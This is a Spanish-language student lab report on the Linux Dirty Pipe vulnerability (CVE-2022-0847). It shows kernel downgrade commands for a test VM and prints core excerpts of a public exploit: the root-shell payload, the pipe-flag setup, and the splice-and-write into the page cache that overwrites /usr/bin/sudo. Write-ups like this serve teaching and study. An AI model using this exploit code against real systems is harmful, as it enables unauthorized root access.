1. CVE-2022-0847 Dirty pipe: fue un exploit que permitía a usuarios modificar o borrar documentos a los que el usuario solo tenía permiso de leer así como obtener privilegios elevados dentro cualquier sistema que usará el kernel de linux

2. Análisis documental

El exploit CVE-2022-0847 afectaba a todas las máquinas que tuvieran el kernel de linux desde la versión 5.8 hasta la 5.16, tomó alrededor de 1 mes en ser parcheado y el NIST confirmó que la vulnerabilidad fue explotada y usuarios se vieron afectados por esta.
Este CVE fue asociado con CWE-665 debido a que se originó por una variable mal inicializada, este fallo nos permite crear varios buffers en las pipes que contenían una propiedad que le dejan al buffer escribir sobre archivos que existan en el disco duro, esta propiedad hace que todo se manejara a nivel de kernel, saltándose todo tipo de validación de privilegios lo que permite al usuario sobrescribir cualquier archivo lo que a su vez significaba que podía obtener acceso a una sesión con privilegios de nivel root.
Esta vulnerabilidad comprometió a muchos sistemas pues los atacantes solo tenían que obtener acceso al sistema como usuarios con bajos privilegios y podían obtener privilegios de administrador dejando al sistema vulnerable y expuesto.
Al dar el aviso a las organizaciones de la existencia de esta vulnerabilidad, el CVE lo clasificó como una amenaza a la confidencialidad e integridad de los sistemas.
Esta vulnerabilidad quedaría clasificada dentro de la fase de explotación, utilizando técnicas de Tampering y Elevation of Privilege.

3. Configuración del entorno de pruebas

Para esta práctica utilice una máquina virtual ubuntu en el software VirtualBox y se realizó el downgrade a la versión del kernel que tenia la vulnerabilidad



Figura 1. Configuración de la máquina virtual en VirtualBox

Una vez tenemos nuestra máquina virtual instalada, para hacer el downgrade a la versión donde se presenta la vulnerabilidad correremos los siguientes comandos:

Sudo apt update
mkdir dirtypipe-kernel && cd dirtypipe-kernel
wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13/amd64/linux-headers-5.13.0-051300-generic_5.13.0-051300.202106272333_amd64.deb
wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13/amd64/linux-headers-5.13.0-051300_5.13.0-051300.202106272333_all.deb
wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13/amd64/linux-image-unsigned-5.13.0-051300-generic_5.13.0-051300.202106272333_amd64.deb
wget https://kernel.ubuntu.com/~kernel-ppa/mainline/v5.13/amd64/linux-modules-5.13.0-051300-generic_5.13.0-051300.202106272333_amd64.deb
*sudo dpkg -i *.deb*
sudo apt -f install
sudo reboot
uname -r

Una vez corremos todos estos comandos, nuestra máquina virtual debe verse tal que asi



Figura 2.- Maquina virtual con el kernel vulnerable

En caso que el Kernel no se haya cambiado, necesitamos cambiar la propiedad GRUB_DEFAULT por el kernel que estamos manejando, esto se hace ingresando el siguiente comando:

sudo nano /etc/default/grub



Figura 3. Como debe verse nuestro archivo grub

Una vez hecho esto, podemos hacer sudo reboot de nuevo y nuestra máquina debería estar lista para realizar el exploit

4. Explotación controlada

Para realizar el exploit tome el script del repositorio: https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/tree/main el cual fue creado cuando la vulnerabilidad fue descubierta para que los programadores pudieran experimentar y ver como funcionaba la vulnerabilidad, en especifico nos centraremos en el script llamado exploit 2 donde pasaremos de tener una sesion de usuario a una de nivel root



Figura 4. Terminal con usuario genérico

Primero que nada, podemos ver que el código genera un archivo de tipo ELF que corre los siguientes comandos:

setuid(0);

setgid(0);

execve("/bin/sh", ["/bin/sh", NULL], [NULL]);

Después genera múltiples buffers que contengan la propiedad PIPE_BUF_FLAG_CAN_MERGE llenando la pipe, borra todos los buffers, permitiendo que sí se generan nuevos buffers todos tengan la misma propiedad:

```
static void prepare_pipe(int p[2])
{
    if (pipe(p)) abort();
    const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
    static char buffer[4096];
    /* fill the pipe completely; each pipe_buffer will now have
       the PIPE_BUF_FLAG_CAN_MERGE flag */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        write(p[1], buffer, n);
        r -= n;
    }
    /* drain the pipe, freeing all pipe_buffer instances (but
       leaving the flags initialized) */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        read(p[0], buffer, n);
        r -= n;
    }
    /* the pipe is now empty, and if somebody adds a new
       pipe_buffer without initializing its "flags", the buffer
       will be mergeable */
```

Figura 5. Parte del script que crea los buffers

Después creamos nuestra nueva pipe y llenamos un bit en el buffer con la función splice, esto nos permite saltarnos la validación de privilegios pues el kernel esta moviendo los datos entre el archivo y la pipe

```
prepare_pipe(p);
/* splice one byte from before the specified offset into the
   pipe; this will add a reference to the page cache, but
   since copy_page_to_iter_pipe() does not initialize the
   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
--offset;
ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
if (nbytes < 0) {
    perror("splice failed");
    return -1;
}
if (nbytes == 0) {
    fprintf(stderr, "short splice\n");
    return -1;
}
/* the following write will not create a new pipe_buffer, but
   will instead write into the page cache, because of the
   PIPE_BUF_FLAG_CAN_MERGE flag */
nbytes = write(p[1], data, len);
if (nbytes < 0) {
    perror("write failed");
    return -1;
}
if ((size_t)nbytes < len) {
    fprintf(stderr, "short write\n");
    return -1;
}
close(fd);
return 0;
```

Figura 6. Parte del codigo donde hacemos write, como la pipe ya tiene la propiedad PIPE_BUF_FLAG_CAN_MERGE sobrescribe directamente el archivo sin generar uno nuevo

Por último, con el archivo tipo ELF y nuestras funciones que llenan pipes y escriben, mezclamos ambas y sobreescribimos el archivo /usr/bin/sudo con el archivo ELF y obtenemos lo siguiente



Figura 7. terminal con privilegios de tipo root

5. Conclusiones

Este CVE me pareció muy interesante por la forma en que está muy bien documentado como fue que paso todo y como llego el usuario original a descubrirlo, como el menciona en su blog, el Kernel es una parte del codigo donde miles de personas están trabajando y checando de manera exhaustiva y echarle la culpa al Kernel tiene que venir con una buena cantidad de pruebas.

Realmente este CVE me pareció impresionante desde que miles de programadores pasaron por encima esta falla hasta cómo afectaba a todos los usuarios de linux y como incluso grandes compañías y organizaciones tardaron más de 1 mes en sacar parches que pararan el exploit. Me pareció muy interesante poder llevar a la práctica algo que en su momento afectó pero no estoy seguro que mi conocimiento en programación me hubiera permitido descubrir o parchear este CVE lo que sí quiero remarcar es que cuando se descubrió el error el usuario que lo descubrió rápidamente empezó a divulgar sobre qué estaba pasando y a mostrar sus resultados a la gente para tratar de encontrar una solución lo antes posible, si bien no se me ocurre la forma en como se podria solucionar este problema en específico si creo que la transferencia y el admitir que algo está mal es algo que necesitamos más en la industria, pues problemas que he llegado a encontrar en mi experiencia laboral siempre son escondidos o tratados de mantener en la sombra, para cerrar me gustaría agregar que este caso me dio un vistazo sobre el nivel de conocimiento que se encuentra en la industria y lo mucho que me queda por aprender.

Referencias:

AlexisAhmed. (s. f.). *GitHub - AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits: A collection of exploits and documentation that can be used to exploit the Linux Dirty Pipe vulnerability.* GitHub. https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/tree/main

Brodie Robertson. (2022, 9 marzo). *«Dirty Pipe» is the worst Linux exploit in years* [Vídeo]. YouTube. https://www.youtube.com/watch?v=wIYVVghSqSY

CVE-2022-0847 | INCIBE-CERT | INCIBE. (s. f.). https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2022-0847

CWE - CWE-665: Improper Initialization (4.19.1). (s. f.). https://cwe.mitre.org/data/definitions/665.html

NVD - cve-2022-0847. (s. f.). https://nvd.nist.gov/vuln/detail/cve-2022-0847

The Dirty Pipe Vulnerability — The Dirty Pipe Vulnerability documentation. (s. f.). https://dirtypipe.cm4all.com/